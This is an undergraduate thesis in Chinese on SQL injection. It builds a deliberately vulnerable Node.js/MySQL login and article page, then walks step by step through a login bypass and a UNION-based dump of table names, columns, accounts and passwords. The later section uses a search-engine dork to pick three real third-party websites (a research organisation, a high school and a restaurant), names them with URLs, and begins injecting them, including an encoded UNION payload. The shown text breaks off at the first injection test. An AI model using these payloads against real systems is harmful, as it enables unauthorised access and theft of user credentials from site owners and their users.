大连理工大学本科毕业设计（论文）

关于 SQL 注入的研究和实践

Research and Practice on SQL injection

学 院（系）：软件学院

专　　业：网络工程

学 生 姓 名：卞留念

学　　号：201492004

指 导 教 师：孙伟峰

评 阅 教 师：孙伟峰

完 成 日 期：2016-12-19

大连理工大学

Dalian University of Technology

摘　　要

SQL 注入探究与实践。

本文介绍 SQL 注入的定义和产生原因，随后使用 NodeJs 进行 SQL 注入实践并介绍相应防治措施，最后视时间因素完成一个 NodeJs 版本的 sqlmap。

关键词：SQL 注入；原理；防治；实践

The Subject of Undergraduate Graduation Project (Thesis) of DUT

Abstract

Research and Practice of SQL Injection. This article describes the SQL injection of the definition and causes, followed by the use of NodeJs to do SQL injection practice and then introduce the appropriate control measures.s New Roman.

Key Words：SQL Injection;

目　　录

引　　言

本文探讨 SQL 注入原理，对 SQL 注入进行实践和反思，以便以后的相关开发者能够有所参考。


本文所使用的代码和文档全部在 https://git.oschina.net/mrbian/ComputerVirus.git 内。

本文使用 NodeJs + PostgreSQL 进行 SQL 注入探究，主要参考网上百度资料和 GitBook 做理论基础，对网上 PHP 代码范例进行研究和改进。

为什么要使用 NodeJs + PostgresSQL 来进行 SQL 注入的研究呢？

（1）笔者查看网上资料时发现网上的 SQL 注入示例都是 PHP 代码编写，为了避嫌使用 JavaScript。

（2）是笔者对 NodeJs 以前研究使用较多，近几年从 StackOverflow 标签热度来分析，可以看出 PHP 逐渐落寞，JavaScript 借着 NodeJs 一飞冲天。



不仅是外国，就是在国内，阿里百度等国内互联网公司大部分新业务都开始使用 NodeJS 来做前后端分离和前端开发工具（虽然 NodeJs 可以用作后端开发，但是 Java 的 Spring 等作为老牌的，成熟稳定的框架，在大公司吃的开，用 Node 去做后端开发的大型项目还比较少）

（3）笔者写过四五个后端应用都是使用这一套来开发，算得上是轻车熟路。

1 SQL 注入原理及原因

参考 SQL 注入攻击与防御一书以及百度资料相关介绍，下面给出 SQL 注入的定义和出现原因。

定义：SQL 注入攻击（SQL Injection），简称注入攻击，是 Web 开发中最常见的一种安全漏洞。可以用它来从数据库获取敏感信息，或者利用数据库的特性执行添加用户，导出文件等一系列恶意操作，甚至有可能获取数据库乃至系统用户最高权限。

出现原因：造成 SQL 注入的原因是因为程序没有有效过滤用户的输入，使攻击者成功的向服务器提交恶意的 SQL 查询代码，程序在接收后错误的将攻击者的输入作为查询语句的一部分执行，导致原始的查询逻辑被改变，额外的执行了攻击者精心构造的恶意代码。

从本质上来说，SQL 注入和 XSS 注入很相似，都是因为没有做好对用户的输入控制而导致的错误。

1.1 准备工作

俗话说得好，光说不练假把式。下面我们开始动手准备实践环境。

以下基于 Ubuntu 14.04 系统。

安装 PostgreSQL 和 NodeJs：

```
sudo apt-get update
sudo apt-get install postgresql pgadmin3
sudo pg_createcluster -p 5432 -u postgres 9.3 virusTest --start
sudo netstat -aWn --programs | grep postgres
```

使用如上命令即可安装并打开 PostgreSQL 服务，最后一条查看是否开启成功，结果如下图所示：

```
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
10799/postgres
tcp6       0      0 ::1:5432                :::*                    LISTEN
10799/postgres
udp6       0      0 ::1:45682               ::1:45682               ESTABLISHED
10799/postgres
unix  2      [ ACC ]     流        LISTENING     466382   10799/postgres      /v
ar/run/postgresql/.s.PGSQL.5432
```

安装 mysql：

```
sudo apt-get update
sudo apt-get install mysql-server
```

创建数据库

```
sudo su
su postgres
psql
create database virustest
```

下面我们在 Ubuntu 上安装 NodeJs：

```
wget -t https://nodejs.org/dist/v6.9.1/node-v6.9.1-linux-x64.tar.xz
tar -xf node-v6.9.1-linux-x64.tar.xz
cd node-v6.9.1-linux-x64.tar.xz/bin
ln -s *****  /usr/local/bin/node
ln -s *****  /usr/local/bin/npm
```

1.2 数据库数据初始化和脚手架代码初始化

我们选择 MySQL 作为 SQL 注入操作的范例。

（1）编写 models/index.js，models/migrate.js，models/User.js 这三个文件进行数据库数据初始化，运行 node models/migrate.js，数据库中的数据表数据变成如图所示：

account	password
test0	1234560
test1	1234561
test2	1234562

（2）编写 first/index.js，views/index.html 作为简单的密码登录页面

1.3 简单的注入实践及分析

数据库初始化完成后，现在来开心的进行使用‘ or 1=1#来进行一次注入。

首先安装所有依赖： npm install

然后启动服务器： node first/index.js


打开 http://localhost:5000

可以看到如下页面


测试三次：

输入 account : test0, password : 1234560，可以发现登录成功

输入 account : test0 , password : wrongPassword，可以发现登陆失败



输入 account : ‘ or 1=1#, password : wrongPassword，可以发现登陆成功！！！



很明显，直接写 SQL 拼接 account 和 password 导致了严重的后果，让用户能够绕开密码限制直接登录某一用户的账户，原因就是拼接完成后变成了： select * from users where account = '' or 1=1#' and password='password'。

不只是账户密码登录层面，很明显，其他层面的查询依然有可能发生 SQL 语句注入。比如某些商品敏感信息的查询，如果在传入商品名的时候也这么注入，就有可能使用这样的漏洞查询到自己没有权限查看的东西。

这个注入的经典之处就在于使用 ' 这个字符串，有些后台使用 " 连接，所以在书写后台代码的时候要注意对 ' 或者 " 字符串的使用。

pgsql 很明显在这方面比 mysql 更安全，因为 pgsql 查询语言要求查询语句中 table 要加上""，列名也要加上""。

本次作业简单实践并分析了一种 SQL 注入，随着不断的深入研究，本节有待完善。

2 使用 union 进行拖库

2.1 使用 UNION 进行拖库的原理

UNION 指令的目的是将两个 SQL 语句的结果合并起来。从这个角度来看， UNION 跟 JOIN 有些许类似，因为这两个指令都可以由多个表格中撷取资料。UNION 的一个限制是两个 SQL 语句所产生的栏位需要是同样的资料种类。另外，当我们用 UNION 这个指令时，我们只会看到不同的资料值 (类似 SELECT DISTINCT)。

2.2 准备工作


生成测试需要的数据库和表。编写 models/Article 和 models/migrate.js，然后运行 node models/migrate 重置数据库，生成如下图所示的 Articles 表：

```
+----+---------------------+---------------------------+---------------------+---------------------+
| id | title               | content                   | createdAt           | updatedAt           |
+----+---------------------+---------------------------+---------------------+---------------------+
|  1 | SQL注入研究---1     | <p>这是文章0内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  2 | SQL注入研究---2     | <p>这是文章1内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  3 | SQL注入研究---3     | <p>这是文章2内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  4 | SQL注入研究---4     | <p>这是文章3内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  5 | SQL注入研究---5     | <p>这是文章4内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  6 | SQL注入研究---6     | <p>这是文章5内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  7 | SQL注入研究---7     | <p>这是文章6内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  8 | SQL注入研究---8     | <p>这是文章7内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  9 | SQL注入研究---9     | <p>这是文章8内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
| 10 | SQL注入研究---10    | <p>这是文章9内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
+----+---------------------+---------------------------+---------------------+---------------------+
10 rows in set (0.00 sec)
```

编写路由代码：

```
router.get("/article",function *(){
var ctx = this;
var query = ctx.request.query;
var articleId = query.id || 1;
debug("SQL",`select * from Articles where id = ${articleId}`);
var data = yield db.query(`select * from Articles where id = ${articleId}`,{
    type: db.QueryTypes.SELECT
});
data = data.length !== 0 ? data[data.length - 1] : {
    title : "没有这个文章",
    content :"<p>没有这个文章</p>"
};
// debug(data);
yield ctx.render("index.html", data);
})
```

上面是一个路由函数。简单的说就是处理 GET 参数 id，然后使用 SQL 对 id 进行查询，得到数据渲染 html 返回给浏览器端。对应路由是 http://localhost:3030/article?id=1 运行起来如下图：




编写 css 和 gulpfile.js 自动化脚本等。引入 browsersync 和 gulp 自动脚本，与注入无关，略过。

2.3 SQL 注入实战

首先测试 http://localhost:3030/article？id=3/*ABC*/。可以发现返回的页面没有变化，说明对输入没有过滤，这里是可以注入的。现在我们使用自己写的 union 进行邪恶地拖库（注：造成空格有两种：一种直接加空格 Encode 之后就是 ，一种使用/**/注释来分隔，下面我们空格方便查看）

1. 第一步，测试 SQL 注入语句。访问 http://localhost:3030/article?id=3 and 1=2。可以发现页面显示没有文章，因为 1=2 永远为 false，所以返回的是没有文章。



2. 第二步，union 链接得到当前文章所在表的字段个数，从 1 开始测

http://localhost:3030/article?id=3 and 1=1 union select 1

http://localhost:3030/article?id=3 and 1=1 union select 1,2

http://localhost:3030/article?id=3 and 1=1 union select 1,2,3

http://localhost:3030/article?id=3 and 1=1 union select 1,2,3,4

http://localhost:3030/article?id=3 and 1=1 union select 1,2,3,4,5

前四步执行的时候都显示：

Internal Server Error

因为 union 两头连接的表的字段数不一样，所以后台处理会发生错误，总之返回肯定会不正常，有的可能还会显示 DEBUG 信息= - =

最后第五步成功，我们放到 mysql 里面执行就是如下结果：

```
mysql> select * from Articles where id = 3 and 1=1 union select 1,2,3,4,5 from Users;
+----+--------------------+---------------------------+---------------------+---------------------+
| id | title              | content                   | createdAt           | updatedAt           |
+----+--------------------+---------------------------+---------------------+---------------------+
|  3 | SQL注入研究---3    | <p>这是文章2内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
|  1 | 2                  | 3                         | 4                   | 5                   |
+----+--------------------+---------------------------+---------------------+---------------------+
2 rows in set (0.00 sec)
```

这个时候我们发现页面会发现展示的还是 id=3 的文章，返回信息没有变化，为什么呢?

我们看路由处理里面的代码，会发现取得数据是数组的第一个：

```
data = data.length !== 0 ? data[0] : {
    title : "没有这个文章",
    content :"<p>没有这个文章</p>"
};
```


所以碰到这种情况我们只要加一个 order by id DESC 就可以了：

http://localhost:3030/article?id=3 and 1=1 union select 10000,2,3,4,5 order by id DESC

这个时候我们 sql 的执行结果是：

```
mysql> select * from Articles where id = 3 and 1=1 union select 10000,2,3,4,5 from Users order by id DESC;
+-------+--------------------+---------------------------+---------------------+---------------------+
| id    | title              | content                   | createdAt           | updatedAt           |
+-------+--------------------+---------------------------+---------------------+---------------------+
| 10000 | 2                  | 3                         | 4                   | 5                   |
|     3 | SQL注入研究---3    | <p>这是文章2内容</p>      | 2016-12-05 03:15:07 | 2016-12-05 03:15:07 |
+-------+--------------------+---------------------------+---------------------+---------------------+
2 rows in set (0.01 sec)
```

页面的返回结果是：



！！！我们可以看到我们输入的 2，3 分别在这里被展示在了页面上，开心 O(∩_∩)O 哈哈~，这说明我们只要将 2,3 改成我们想要的信息就可以随意查看，好的，下面我们来进行第三步。

3. 第三步，得到数据库的信息：

将 URL 改成：

http://localhost:3030/article?id=3 and 1=1 union select 10000,version(),database(),4,5 order by id DESC

通过 mysql 内置的函数看到了数据库的版本，数据表的名称：


这很棒哦。现在我们要记住 virustest 这个数据库的名称，在下面有用处。

4. 第四步，得到这个数据库里面所有的表的名称：

将 URL 改成：

http://localhost:3030/article?id=3 and 1=1 union select 10000,2,TABLE_NAME,4,5 FROM INFORMATION_SCHEMA.TABLES where TABLE_SCHEMA=virustest order by rand() DESC

order by rand()是为了能够查看到所有的表名，我们多执行几次，就可以看到有一个 Users 表：




这个表就有意思了，我们来继续注入，尝试着拿到用户名和密码


5. 第五步，拖出数据库内 Users 表的表段名称

将 URL 改成：

http://localhost:3030/article?id=3 and 1=1 union SELECT 10000,COLUMN_NAME,3,4,5 FROM information_schema.columns where TABLE_SCHEMA='virustest' and TABLE_NAME='Users' order by rand()

不断运行，由于 order by rand()所以可以陆续看到所有的列名，我们可以看到有两个我们比较感兴趣：






记下 account 和 password 字段名称，我们开始拖出数据

6. 第六步，拖出数据库内的数据

将 URL 改成

http://localhost:3030/article?id=3 and 1=1 union select 1,account,password,4,5 from Users order by rand() DESC

结果：



不断 F5 刷新，就可以看到所有的 account 和 password


2.4 注入分析

以上所有的注入过程都是对普通 SQL 语言的利用。开发一个项目的时经常用到类似于 id=?或者 title=?这样的 GET 参数查询，不只是页面展示，在 Restful API 的时代，无论是前端 web，还是手机 app，与后端通信也很有可能会有很多这样的漏洞。很普遍的注入模式，造成的后果往往是灾难性的。

3 SQL 注入实战

3.1 使用搜索引擎进行踩点

使用 google 搜索 inurl:.php?id=MTM=，这里 inurl 指的是在 url 内有后面字符串的网站，后面的 id=MTM=是指 base64 加密后的 id=13。查询出来结果如下：



我自己经过删选测试，选取了三个网站：

1. http://www.comresearch.org/serviceDetails.php?id=MTMgYW5kIDE9MSB1bmlvbiBzZWxlY3QgMSx2ZXJzaW9uKCksZGF0YWJhc2UoKSw0LDUsNiw3LDgsOSwxMCwxMSwxMiwxMywxNCwxNQ==
2. http://www.thzx.net/e/pl/?classid=34&id=1373 一所高中
3. http://www.zaaffran.com/testimonials.php?id=MTM= 一家印度餐厅主页

本次就对这三个网站进行破解。先回顾一下我们上次自己研究的几个破解步骤：


1. 测试能否被注入
2. 通过 union 测表段数目

4. 通过 mysql 函数得到数据库的名称
5. 通过 INFORMATION_SCHEMA 查询表的名称和表内行的名称
6. 获取想要的数据


我们借助 http://www1.tc711.com/tool/BASE64.htm 这个 base64 工具进行 base64 加解密

3.2 第一个网站的 SQL 注入


1. 测试是否能被注入，访问网址，含义是 id=13 and 1=2，返回的结果如下图，表明是可以注入的



